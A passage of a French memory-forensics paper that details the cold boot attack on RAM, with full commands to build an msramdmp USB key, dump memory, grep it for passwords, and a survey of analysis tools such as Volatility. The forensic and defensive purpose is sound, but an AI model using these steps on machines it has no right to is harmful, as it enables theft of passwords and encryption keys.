Si nous prenons en compte les méthodes présentées précédemment, la seule manière de se protéger efficacement de l'extraction serait donc de sécuriser la machine en respectant les recommandations suivantes :

- Désactivation du port Firewire et PCMCIA ;
- Désactivation du port série RS232 ;
- Désactivation de la veille prolongée ;
- Sécurisation de la machine pour éviter qu'elle soit vulnérable (mise à jour, protection des flux, ..) ;
- Chiffrement complet du disque dur.

Malgré la mise en application de ces derniers points, une victime n'est pas totalement à l'abri d'une extraction de mémoire.

En effet, si une machine démarrée sur un système d'exploitation quelconque est accessible physiquement par un attaquant, alors celui-ci peut mener l'attaque présentée ci-dessous et nommée Coldboot.

3.5.1. MISE EN ŒUVRE DE L'ATTAQUE COLDBOOT

■ Généralité

Lorsqu'un ordinateur est éteint subitement, la mémoire RAM, malgré que le système ne soit plus alimenté électriquement, contient encore la totalité de ses données pendant environ cinq à dix secondes et 80 % des données sont disponibles pendant les trois premières minutes. En refroidissant la mémoire RAM via de l'air sec, il est possible d'étendre ce temps à 10 minutes en ramenant la température de la barrette mémoire à -50°C et permet alors à un attaquant d'exploiter le contenu sans être contraint par le temps.

La technique suivante exploite ce principe et ne nécessite donc qu'un accès physique à la machine sans aucun droit particulier sur le système. L'attaque est évidemment réalisable sur tout type de système d'exploitation (Linux, Windows, MAC).

■ Déroulement de l'attaque

L'attaque se déroule en sept étapes :

- 1) L'attaquant récupère la machine de la victime encore sous tension et dont l'accès logique n'est pas possible (session verrouillée par exemple)
- 2) L'attaquant accède à la barrette mémoire RAM du système et la vaporise via une bombonne d'air sec à faible distance et jusqu'à temps que la barrette soit extrêmement froide
- 3) L'attaquant éteint alors brutalement la machine en débranchant l'alimentation (cas d'une workstation) ou la batterie (cas d'un laptop)
- 4) Dans le cas où la machine empêche le boot (mot de passe bios, séquence de boot ne proposant pas l'USB, ...), l'attaquant peut extraire physiquement la barrette et la placer sur une autre machine dont il a le contrôle

- 5) Dans le cas contraire, l'attaquant peut alors gagner du temps et utiliser la machine victime pour réaliser l'extraction
- 6) Dans les deux cas, l'extraction consiste, après avoir redémarré la machine (victime ou contenant la RAM), à booter sur un système Linux placé sur une clef USB -ou PXE voir plus loin- et sur lequel l'utilitaire msramdmp a été installé. Ce dernier permet de copier automatiquement le contenu de la mémoire RAM de la machine sur une clef USB.
- 7) Après environ 5 minutes pour une taille mémoire de 1Go, l'attaquant peut alors exploiter le contenu de la RAM recopié alors sur la clef USB.



3.5.2. PRÉPARATION POUR EXTRACTION VIA UNE CLEF USB

Tout d'abord les sources suivantes doivent être téléchargées et décompressées :

SYSLINUX : <http://www.kernel.org/pub/linux/utils/boot/syslinux/>

MSRAMDMP : <http://mcgrewsecurity.com/projects/msramdmp/msramdmp.tar.gz>

Il est nécessaire d'effacer la totalité des données de la clef (/dev/sdb)

```
root@Sud0man-Laptop:/home/sudoman# dd if=/dev/zero of=/dev/sdb
dd: écriture vers `/dev/sdb': Aucun espace disponible sur le périphérique
3907584+0 enregistrements lus
3907583+0 enregistrements écrits
2000682496 octets (2,0 GB) copiés, 225,742 s, 8,9 MB/s
```

Deux partitions doivent être créées via la commande « fdisk » ou « cfdisk » et selon la répartition suivante :

- 1ère partition de 1 Mo en type « fat16 [06] » avec le flag BOOT activé et permettant d'installer le système Linux
- 2ème partition utilisant l'espace disque restant en type « Venix 80286 [40] » et permettant de stocker le contenu de la RAM

```

root@Sud0man-Laptop: /home/sudoman
-----
cfdisk (util-linux-ng 2.14)

Unité de disque: /dev/sdb
Taille: 2000682496 octets, 2000 Mo
Têtes: 62 Secteurs par piste: 62 Cylindres: 1016

Nom          Fanions  Part Type  Type SF      [0tiq.]  Taille (Mo)
-----
sdb1         Amorce   Primaire  FAT16        [0tiq.]  1,97
sdb2         [ ]      Primaire  Venix 80286  [0tiq.]  1997,65

[Amorçable] [Détruire] [ Aide ] [Maximiser] [Afficher]
on) o[ Quitter ] [ Type ] [ Unités ] [ Écrire ]
Pas de partition disponible
Basculer le fanion d'amorce pour la partition courante
  
```

La 1ère partition « /dev/sdb1 » doit être formatée en FAT16 :

```

root@:/home/sudoman/Secu/forensic/msramdmp# mkfs.msdos /dev/sdb1
mkfs.msdos 2.11 (12 Mar 2005)
  
```

Puis le fichier « mbr.bin » du répertoire « syslinux-3.61/mbr » doit être copié sur « /dev/sdb »

```

root@:/home/sudoman/Secu/forensic/syslinux-3.61/mbr# dd if=mbr.bin of=/dev/sdb
0+1 enregistrements lus
0+1 enregistrements écrits
404 octets (404 B) copiés, 0,0162045 s, 24,9 kB/s
  
```

Ensuite, exécuter le script d'installation « syslinux » dans le répertoire « syslinux-3.61/unix » afin de rendre amorçable la clef USB (/dev/sdb)

```

root@:/home/sudoman/Secu/forensic/msramdmp/syslinux-3.61/unix# ./syslinux dev/sdb1
  
```

Après avoir monté la première partition sur le système, les fichiers « msramdmp.c32 » et « syslinux.cfg » doivent être copiés à la racine de celle-ci

```

root@:/home/sudoman/Secu/forensic# mount /dev/sdb1 /media/usb/
root@:/home/sudoman/Secu/forensic# cd msramdmp
root@:/home/sudoman/Secu/forensic/msramdmp# cp msramdmp.c32 syslinux.cfg /media/usb/
  
```

La clef, désormais prête à réaliser une extraction de mémoire, peut être démontée du système

```

root@:/home/sudoman/Secu/forensic/msramdmp# umount /media/usb/
  
```

Après avoir réalisé une extraction de la mémoire (cf. 2.5.1), le contenu de la mémoire a été conservé dans la deuxième partition.

```

root@:/home/sudoman# fdisk -l
Périphérique Amorce   Début          Fin            Blocs          Id  Système
/dev/sdb1      *                1              1              1891          4  FAT16 <32M
/dev/sdb2                2              1016           1950830       41  PPC PReP Boot
  
```

Celle-ci n'est plus de type 40 mais de type 41 (msramdmp ayant volontairement effectué cette opération avant l'extraction) et devient désormais lisible et peut être copié bit à bit via les commandes strings et dd.

```

root@:/# dd if=/dev/sdb2 of=dump-ram-coldboot.dmp bs=512 conv=noerror
3901660+0 enregistrements lus
  
```

```
3901660+0 enregistrements écrits
1997649920 octets (2,0 GB) copiés, 98,3137 s, 20,3 MB/s
```

Il est maintenant possible de rechercher de la mémoire extraite à partir de la partition sdb2 :

```
root@:/ strings /dev/sdb2 | grep password
root@:/ strings dump-ram-coldboot.dmp | grep password
```

Attention : Avant chaque nouvelle opération d'extraction, il est donc nécessaire de reformater la deuxième partition en type 40.

Sources :

<http://d-kriptik.com/blog/2008/02/21/cold-boot/>

<http://www.mcgrewsecurity.com/tools/msramdmp/>

<http://citp.princeton.edu.nyud.net/pub/coldboot.pdf/>

<http://www.linuxjournal.com/article/10289>

<http://citp.princeton.edu/memory/code/>

3.5.3. EXTRACTION VIA PXE

Il est également possible de réaliser une extraction mémoire via un accès réseau à partir du boot PXE.

Celle-ci consiste à démarrer la machine victime non plus sur une clef USB mais depuis le boot PXE si celui-ci est autorisé. L'intérêt est de pouvoir effectuer l'extraction lorsqu'il n'est pas possible de démonter la barrette mémoire et que le démarrage via l'USB n'est pas autorisé. En effet, certains BIOS systèmes mal configurés n'autorisent pas le boot USB contrairement au boot PXE (accessible souvent via F12 au démarrage).

L'extraction via PXE se déroule donc en quelques étapes et nécessite que la machine attaquante soit connectée au même réseau local que la victime et qu'elle est un serveur DHCP et TFTP activé :

- Après le chargement du BIOS, le protocole PXE commence à s'exécuter (F12)
- Recherche d'une adresse IP sur un serveur DHCP
- Réception de l'adresse IP et des informations réseau assignées au poste par le serveur DHCP
- Téléchargement du gestionnaire de démarrage via TFTP
- Sélection de l'image de démarrage
- Téléchargement des fichiers de démarrage à l'aide du protocole TFTP.
- Téléchargement du noyau linux bootable
- Exécution des fichiers de démarrage
- Téléchargement de l'image mémoire à destination de l'attaquant via le réseau

Le site suivant propose les outils permettant de réaliser l'extraction ainsi que des tutoriaux détaillés :

<http://citp.princeton.edu/memory/code/>

3.6. CAS D'UN SYSTÈME LINUX COMPROMIS


La mémoire physique sous Linux est stockée dans le fichier système « /proc/kcore ».

Ce fichier représente la mémoire physique du système et est stocké au format du fichier core. Contrairement à la plupart des fichiers /proc, kcore affiche une taille. Cette valeur est donnée en octets et est égale à la taille de la mémoire vive (RAM) utilisée plus 4 Ko. Seul l'utilisateur root peut visualiser ce fichier.

Etonnamment, il a été observé que le contenu de ce fichier contient le mot de passe de l'utilisateur root en clair !

3.7. CAS D'UNE IMAGE VIRTUELLE

L'utilisation de système virtuel, tel que VMWARE, est de plus en plus courante en entreprise devenant ainsi une cible de plus en plus convoitée par les pirates. Si le serveur accueillant les différents hôtes virtuels est compromis, il suffit alors à l'attaquant de récupérer les fichiers « .vmem » correspondant à l'image mémoire du système.



Même si l'hôte virtuel est démarré, il est possible d'accéder au fichier sans problème en lecture pour le copier. Il suffit alors par la suite de l'analyser via les outils appropriés présentés dans ce papier.

Matthieu Suiche a développé un programme permettant de convertir un fichier « .vmem » en format analysable par le debugger Windows « Windbg ». Cet outil, « bin2dmp », est téléchargeable sur le site suivant : <http://www.moonsols.com/component/jdownloads/finish/3/2/0>

D'autre part, si aucun accès logique n'est possible à la machine mère contrairement à un accès physique alors il est envisageable d'arrêter brutalement celle-ci et de démonter son disque dur pour y récupérer les fichiers « .vmem » depuis une autre machine.

4. ANALYSE DE LA MÉMOIRE RAM

Cette partie recense les outils me paraissant indispensable pour réaliser une analyse et une manipulation d'une image mémoire.

4.1. CONVERSION DES FORMATS D'IMAGES RAM

4.1.1. CONVERSION D'UN FICHIER « CRASHDUMP » EN IMAGE MÉMOIRE BRUTE

Certains logiciels d'exploitation de la RAM nécessitant en entrée une image de mémoire brute (RAW), il peut parfois être utile de convertir une image générée par un CrashDump dans ce format. *Volatility* permet de réaliser cette tâche via la commande suivante :

```
python Volatility dmp2raw -f <chemin d'accès au fichier CrashDump> -o <chemin d'accès au fichier converti en RAW>
```

```
D:\data\FORENSIC\RAM\analyse RAM\Volatility-1.3_Beta\Volatility-1.3_Beta-python
volatility dmp2raw -f h:\DUMP-TEST\dump_ram_crashdump.dmp -o h:\DUMP-TEST\dump_r
am_crashdump.raw
Convert: 0% | Time Remaining: --:--:--
Convert: 1% | Time Remaining: 00:00:54
Convert: 2% | Time Remaining: 00:00:59
Convert: 3% | Time Remaining: 00:01:00
Convert: 4% | Time Remaining: 00:01:09
Convert: 5% | Time Remaining: 00:01:15
Convert: 6% | Time Remaining: 00:01:19
Convert: 7% | Time Remaining: 00:01:16
Convert: 8% | Time Remaining: 00:01:17
Convert: 9% | Time Remaining: 00:01:17
Convert: 10% | Time Remaining: 00:01:18
Convert: 11% | Time Remaining: 00:01:18
Convert: 12% | Time Remaining: 00:01:17
Convert: 13% | Time Remaining: 00:01:17
Convert: 14% | Time Remaining: 00:01:16
Convert: 15% | Time Remaining: 00:01:17
Convert: 16% | Time Remaining: 00:01:17
```

Un des outils développés par Matthieu Suiche permet également de réaliser cette fonction : « dmp2bin ». Il est disponible à l'adresse suivante : <http://www.moonsols.com/component/jdownloads/finish/3/2/0>.

La syntaxe d'utilisation de l'outil est la suivante :

```
dmp2bin <chemin d'accès au fichier CrashDump> <chemin d'accès au fichier converti en RAW>
```

4.1.2. CONVERSION D'UN FICHIER D'HIBERNATION « HIBERFIL.SYS » EN IMAGE MÉMOIRE BRUTE

Certains logiciels d'exploitation de la RAM nécessitant en entrée une image de mémoire brute (RAW), il peut parfois être utile de convertir un fichier d'hibernation dans ce format.

Un des outils développés par Matthieu Suiche permet de réaliser cette fonction : « hibr2bin ». Il est disponible à l'adresse suivante : <http://www.moonsols.com/component/jdownloads/finish/3/2/0>.

La syntaxe d'utilisation de l'outil est la suivante :

```
hibr2bin.exe <chemin d'accès au fichier d'hibernation> <chemin d'accès au fichier converti en RAW>
```

4.1.3. CONVERSION D'UNE IMAGE MÉMOIRE BRUTE EN FICHIER « CRASHDUMP »

Certains logiciels d'exploitation de la RAM nécessitant en entrée une image de type « CrashDump », il peut parfois être utile de convertir un fichier d'image brute dans ce format (ex : analyse d'une image mémoire Vmware via Windbg).

Un des outils développés par Matthieu Suiche permet de réaliser cette fonction : « bin2dmp ». Il est disponible à l'adresse suivante : <http://www.moonsols.com/component/jdownloads/finish/3/2/0>.

La syntaxe d'utilisation de l'outil est la suivante :

```
bin2dmp.exe <chemin d'accès au fichier converti en RAW> <chemin d'accès au fichier CrashDump>
```

4.1.4. CONVERSION D'UN FICHIER D'HIBERNATION « HIBERFIL.SYS » EN FICHIER « CRASHDUMP »

Certains logiciels d'exploitation de la RAM nécessitant en entrée une image de type « CrashDump », il peut parfois être utile de convertir un fichier d'hibernation dans ce format. (ex : analyse d'un fichier d'hibernation via Windbg).

Un des outils développés par Matthieu Suiche permet de réaliser cette fonction : « hibr2dmp ». Il est disponible à l'adresse suivante : <http://www.moonsols.com/component/jdownloads/finish/3/2/0>.

La syntaxe d'utilisation de l'outil est la suivante :


```
hibr2dmp.exe <chemin d'accès au fichier d'hibernation> <chemin d'accès au fichier CrashDump>
```

4.2. EXTRACTION DES CHAINES DE CARACTÈRES

La commande « strings », nativement présente nativement sous Unix, peut être utilisée pour trouver rapidement des chaînes de caractères comme des mots de passe ou des informations sensibles.

```
root@Sud0man-Laptop:/ strings dump-ram-coldboot.dmp | grep -i pass
PASS01
Password98
```

L'outil « bintext » de *Foundstone*, fonctionnant sous Windows, permet d'extraire les chaînes de caractères depuis n'importe quel type de fichier (.exe par exemple). Il permet d'ouvrir des fichiers d'image générée par les méthodes présentées précédemment et de rechercher rapidement des chaînes de caractères.



4.3. MANIPULATION DES IMAGES RAM EN HEXADÉCIMAL

Parfois, il peut être nécessaire de traiter directement le fichier d'image brute sans avoir au préalable extrait les chaînes de caractères afin de rechercher par exemple des mots de passe codés en hexadécimal.

Sous Windows, « HexDump » [<http://www.richpasco.org/utilities/hexdump.zip>] permet de réaliser cette tâche tout comme « Hexedit » sous Linux.

Les deux logiciels mettent en forme le fichier d'image en indiquant d'une part les adresses mémoire et d'autre part les données en hexadécimal ainsi qu'en ASCII.

```

000002EE- 01 00 00 00 00 00 00 00 A8 FF FF FF 7B 00 42 00 [.....{.B.]
000002EF- 36 00 39 00 30 00 30 00 33 00 42 00 33 00 2D 00 [6.9.0.0.3.B.3.-]
000002F0- 43 00 35 00 35 00 45 00 2D 00 34 00 62 00 34 00 [C.5.5.E.-.4.b.4.]
000002F1- 38 00 2D 00 38 00 33 00 36 00 43 00 2D 00 42 00 [8.-.8.3.6.C.-.B.]
000002F2- 43 00 35 00 39 00 34 00 36 00 46 00 43 00 33 00 [C.5.9.4.6.F.C.3.]
000002F3- 42 00 32 00 38 00 7D 00 00 00 00 00 24 00 00 00 [B.2.8.}.....$....]
000002F4- F8 FF FF FF D0 6E 84 00 90 FF FF FF 6E 6B 20 00 [.....n.....nk.]
000002F5- E4 99 46 55 80 C2 C9 01 00 00 00 00 10 04 00 00 [..FU.....]
000002F6- 02 00 00 00 00 00 00 00 30 51 84 00 FF FF FF FF [.....0Q.....]
000002F7- 01 00 00 00 D0 6F 84 00 40 29 7E 00 FF FF FF FF [.....o.@)~.....]
000002F8- 0C 00 00 00 00 00 00 00 00 00 00 00 32 00 00 00 [.....2.....]
000002F9- 65 00 73 00 1E 00 00 00 4D 65 73 73 65 6E 67 65 [e.s.....Message]
000002FA- 72 50 72 69 76 61 74 65 2E 4D 65 73 73 65 6E 67 [rPrivate.Messeng]
000002FB- 65 72 50 72 69 76 84 00 E8 FF FF FF 76 6B 00 00 [erPriv.....vk..]
000002FC- 32 00 00 00 C0 AF 84 00 01 00 00 00 00 00 84 00 [2.....]
000002FD- F8 FF FF FF B8 6F 84 00 F8 FF FF FF 48 51 84 00 [.....o.....HQ..]
000002FE- F8 FF FF FF 18 52 84 00 E8 FF FF FF 76 6B 00 00 [.....R.....vk..]
000002FF- 4E 00 00 00 78 50 84 00 01 00 00 00 00 00 84 00 [N...xP.....]

00000300- 8C 5F 92 7C F8 9B FA 7F 18 1F 19 00 00 00 00 00 [._.|....□.....]
00000301- 80 F0 9C 01 6C F0 9C 01 20 F0 9C 01 A0 10 08 00 [.....|.....]
00000302- 00 00 00 00 70 F0 9C 01 CD 55 92 7C 48 F0 9C 01 [.....p....U.|H...]
00000303- C8 B2 98 7C 6C F0 9C 01 54 F0 9C 01 19 52 92 7C [...|]...T...R.|]
00000304- 7C F0 9C 01 E4 00 08 00 04 00 00 00 D4 00 08 00 [|.....]
00000305- 00 00 08 00 94 F0 9C 01 0B 54 92 7C 7C F0 9C 01 [.....T. ||...]
00000306- D4 00 08 00 00 00 00 00 10 00 00 00 00 00 00 00 [.....]
00000307- 18 F1 9C 01 90 F0 9C 01 19 52 92 7C B8 F0 9C 01 [.....R. |...]

```

Il est ainsi possible de rechercher facilement une chaîne en ASCII...

```

C:\dos\hexdump>cat dump.txt | grep password
000164A4- 72 65 6E 65 77 61 6C 00 70 61 73 73 77 6F 72 64 [renewal.password]
00038856- 04 00 00 00 01 00 02 00 70 61 73 73 77 6F 72 64 [.....password]
001CF6FF- 61 69 6E 74 65 78 74 70 61 73 73 77 6F 72 64 9B [aintextpassword.]
0020C8D5- 04 00 00 00 01 00 02 00 70 61 73 73 77 6F 72 64 [.....password]
0037FCD6- 61 69 6E 74 65 78 74 70 61 73 73 77 6F 72 64 9B [aintextpassword.]
00389E39- 6E 6B 70 61 73 73 77 6F 72 64 75 73 65 73 07 00 [nkpassworduses..]
004645B5- 6D 61 78 69 6D 75 6D 70 61 73 73 77 6F 72 64 61 [maximumpassworda]
00574080 61 69 6E 74 65 78 74 70 61 73 73 77 6F 72 64 9B [aintextpassword]

```

... ou en hexadécimal

```

C:\dos\hexdump>cat dump.txt | grep "77 6F 72 64"
000164A4- 72 65 6E 65 77 61 6C 00 70 61 73 73 77 6F 72 64 [renewal.password]
00038856- 04 00 00 00 01 00 02 00 70 61 73 73 77 6F 72 64 [.....password]
00040F6A- 77 6F 72 64 70 61 64 F8 E0 FF FF FF 77 00 6F 00 [wordpad....w.o.]
000498EA- 73 73 6F 69 72 65 73 5C 77 6F 72 64 70 61 64 2E [ssoires\wordpad.]
000498FB- 77 6F 72 64 70 61 64 2E 65 78 65 00 00 00 00 00 [wordpad.exe.....]
00049915- 77 6F 72 64 70 61 64 2E 65 78 65 00 00 00 00 00 [wordpad.exe.....]

```


Par contre, l'édition n'est pas possible sous Windows via HexDump et on préférera donc HexCmp [<http://www.fairdell.com>] ou WinHex [<http://www.x-ways.net/winhex/index-f.html>] pour réaliser ces tâches.

Malheureusement la version de démonstration de HexCmp est limitée dans le temps à 15 jours.

La version de démonstration de WinHex est limitée à la lecture des fichiers de 200Ko.

WinHex permet également de travailler directement sur la RAM de la machine sur laquelle est lancé le logiciel et cette fonction peut s'avérer intéressante dans le cadre d'une recherche d'informations

sensibles.



5	6	7	8	9	A	B	C	D	E	F	
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	Uyyyyyyyyyyyyyyyy
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyyyy
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyyyy
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyyyy
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyyyy
FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	yyyyyyyyyyyyyyyyyy
9E	2E	00	80	00	57	69	6E	33	32	5F	yyyyy . Win32_
72	6B	4C	6F	67	69	6E	50	72	6F	66	NetworkLoginProf
44	65	73	63	72	69	70	74	69	6F	6E	ile Description
20	57	69	6E	33	32	5F	4E	65	74	77	The Win32_Netw
67	69	6E	50	72	6F	66	69	6C	65	20	orkLoginProfile
20	72	65	70	72	65	73	65	6E	74	73	class represents
6E	65	74	77	6F	72	6B	20	6C	6F	67	the network log
66	6F	72	6D	61	74	69	6F	6E	20	6F	in information o
61	72	74	69	63	75	6C	61	72	20	75	f a particular u
6E	20	61	20	57	69	6E	33	32	20	73	ser on a Win32 s
2E	20	54	68	69	73	20	69	6E	63	6C	ystem. This incl
20	62	75	74	20	68	72	20	6E	6E	74	udee, but is not

Physical Memory [unregistriert]

File system: (RAM)

[Read-only mode]

Total capacity: 2.0 GB
2 136 891 392 bytes

Bytes per sector: 0
Sector count: 521 702

Physical disk: 0

Mode: Text
Character set: ANSI ASCII
Offsets: virtual
Bytes per page: 40x16=640

Window #: 3
No. of windows: 4

4.4. ANALYSE DE L'ÉTAT DU SYSTÈME

Ce paragraphe traite des différents outils disponibles permettant la lecture des informations systèmes et ciblées stockées dans une image mémoire RAM.

4.4.1. VOLATILITY

« Volatility » est une suite d'outils gratuits développés en Python et permettant d'effectuer de nombreuses opérations sur les images de mémoire RAM.

L'outil est disponible sur le site suivant : <https://www.volatilesystems.com/default/Volatility> et comporte les options suivantes :

```
Volatility Systems Volatility Framework v1.3
Copyright (C) 2007, 2008 Volatile Systems
Copyright (C) 2007 Komoku, Inc.
This is free software; see the source for copying conditions.
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A PART
ICULAR PURPOSE.

usage: volatility cmd [cmd_opts]

Run command cmd with options cmd_opts
For help on a specific command, run 'volatility cmd --help'

Supported Internal Commands:
connections      Print list of open connections
connscan         Scan for connection objects
connscan2        Scan for connection objects (New)
datetime         Get date/time information for image
dlllist          Print list of loaded dlls for each process
dmp2raw          Convert a crash dump to a raw dump
dmpchk           Dump crash dump information
files            Print list of open files for each process
hibinfo          Convert hibernation file to linear raw image
ident            Identify image properties
memdmp           Dump the addressable memory for a process
memmap           Print the memory map
modscan          Scan for modules
modscan2         Scan for module objects (New)
modules          Print list of loaded modules
procdump         Dump a process to an executable sample
pslist           Print list of running processes
psscan          Scan for EPROCESS objects
psscan2          Scan for process objects (New)
raw2dmp          Convert a raw dump to a crash dump
regobjkeys       Print list of open regkeys for each process
sockets          Print list of open sockets
sockscan         Scan for socket objects
sockscan2        Scan for socket objects (New)
strings          Match physical offsets to virtual addresses (may
take a while, VERY verbose)
thrds            Scan for ETHREAD objects
thrds            Scan for thread objects (New)
vaddump          Dump the Vad sections to files
vadinfo          Dump the VAD info
vadwalk          Walk the vad tree

Supported Plugin Commands:
cachedump        Dump (decrypted) domain hashes from the registry
hashdump         Dump (decrypted) LM and NT hashes from the regis
try
hivelist         Print list of registry hives
hivescan         Scan for _CMHIVE objects (registry hives)
lsadump          Dump (decrypted) LSA secrets from the registry
memmap_ex_2     Print the memory map
printkey         Print a registry key, and its subkeys and values

pslist_ex_1     Print list running processes
pslist_ex_3     Print list running processes
usrdmp_ex_2     Dump the address space for a process
```


Ci-dessous quelques exemples de données extraites par *Volatility*.

■ Liste des processus actifs [pslist]

Name	Pid	PPid	Thds	Hnds	Time
System	4	0	57	244	Thu Jan 01 00:00:00 1970
smss.exe	532	4	3	20	Wed Mar 04 15:16:24 2009
csrss.exe	596	532	9	364	Wed Mar 04 15:16:26 2009
winlogon.exe	620	532	24	462	Wed Mar 04 15:16:45 2009
services.exe	664	620	15	259	Wed Mar 04 15:16:45 2009
lsass.exe	676	620	23	331	Wed Mar 04 15:16:45 2009
vmacthlp.exe	832	664	1	25	Wed Mar 04 15:16:46 2009
svchost.exe	848	664	20	202	Wed Mar 04 15:16:46 2009
svchost.exe	916	664	9	239	Wed Mar 04 15:16:46 2009
svchost.exe	1012	664	75	1085	Wed Mar 04 15:16:46 2009
svchost.exe	1052	664	7	76	Wed Mar 04 15:16:46 2009
svchost.exe	1108	664	15	200	Wed Mar 04 15:16:48 2009
explorer.exe	1460	1416	14	322	Wed Mar 04 15:16:50 2009
spoolsv.exe	1516	664	14	122	Wed Mar 04 15:16:50 2009
VMwareTray.exe	1692	1460	1	35	Wed Mar 04 15:16:51 2009
VMwareUser.exe	1700	1460	5	110	Wed Mar 04 15:16:51 2009

■ Objets de la base de registre utilisés selon les processus actifs [regobjkeys]

```

Pid: 1516
\REGISTRY\MACHINE
\REGISTRY\MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\DRIVERS32
\REGISTRY\MACHINE\SOFTWARE\CLASSES
\REGISTRY\USER
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT
\REGISTRY\MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\PRINT\PRINTERS
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\STANDARD TCP/IP PORT
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\PROTOCOL_CATALOG9
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\SERVICES\WINSOCK2\PARAMETERS\NAMESPACE_CATALOG5
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRINT\MONITORS\THINPRINT PRINT PORT MONITOR FOR VMWARE
\REGISTRY\MACHINE\SYSTEM\CONTROLSET001\HARDWARE PROFILES\0001
    
```

■ Sockets ouvertes selon les processus actifs [sockets]

Pid	Port	Proto	Create Time
4	138	17	Wed Mar 04 15:16:53 2009
676	500	17	Wed Mar 04 15:17:09 2009
1012	123	17	Wed Mar 04 15:17:23 2009
4	445	6	Wed Mar 04 15:16:21 2009
916	135	6	Wed Mar 04 15:16:46 2009
1332	1029	6	Wed Mar 04 15:17:18 2009
1012	123	17	Wed Mar 04 15:17:23 2009
676	0	255	Wed Mar 04 15:17:09 2009
1108	1900	17	Wed Mar 04 15:17:18 2009
1052	1025	17	Wed Mar 04 15:17:16 2009
4	139	6	Wed Mar 04 15:16:53 2009
4	137	17	Wed Mar 04 15:16:53 2009
1108	1900	17	Wed Mar 04 15:17:18 2009
676	4500	17	Wed Mar 04 15:17:09 2009
4	445	17	Wed Mar 04 15:16:21 2009

■ Fichiers utilisés selon les processus actifs [files]

```

Pid: 4
File   \Documents and Settings\NetworkService\ntuser.dat.LOG
File   \Documents and Settings\NetworkService\NTUSER.DAT
File   \Documents and Settings\NetworkService\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat
File   \Documents and Settings\NetworkService\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat.LOG
File   \test
File   \WINDOWS\system32\config\SECURITY
File   \WINDOWS\system32\config\SECURITY.LOG
File   \WINDOWS\system32\config\software
File   \WINDOWS\system32\config\software.LOG
File   \WINDOWS\system32\config\system
File   \WINDOWS\system32\config\system.LOG
File   \WINDOWS\system32\config\default
File   \WINDOWS\system32\config\default.LOG
File   \hiberfil.sys
File   \WINDOWS\system32\config\SAM
File   \WINDOWS\system32\config\SAM.LOG
File   \Documents and Settings\LocalService\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
File   \Documents and Settings\LocalService\NTUSER.DAT
File   \Documents and Settings\LocalService\ntuser.dat.LOG
File   \Documents and Settings\LocalService\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat.LOG
File   \Documents and Settings\Demo\ntuser.dat.LOG
File   \Documents and Settings\Demo\NTUSER.DAT
File   \Documents and Settings\Demo\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat
File   \Documents and Settings\Demo\Local Settings\Application Data\Microsoft\Windows\UsrClass.dat.LOG
File   \Topology
File   \
    
```

■ Bibliothèques DLL utilisées selon les processus actifs [dlllist]

```

TrueCrypt.exe pid: 1660
Command line : "C:\Program Files\TrueCrypt\TrueCrypt.exe"
Service Pack 2

Base          Size          Path
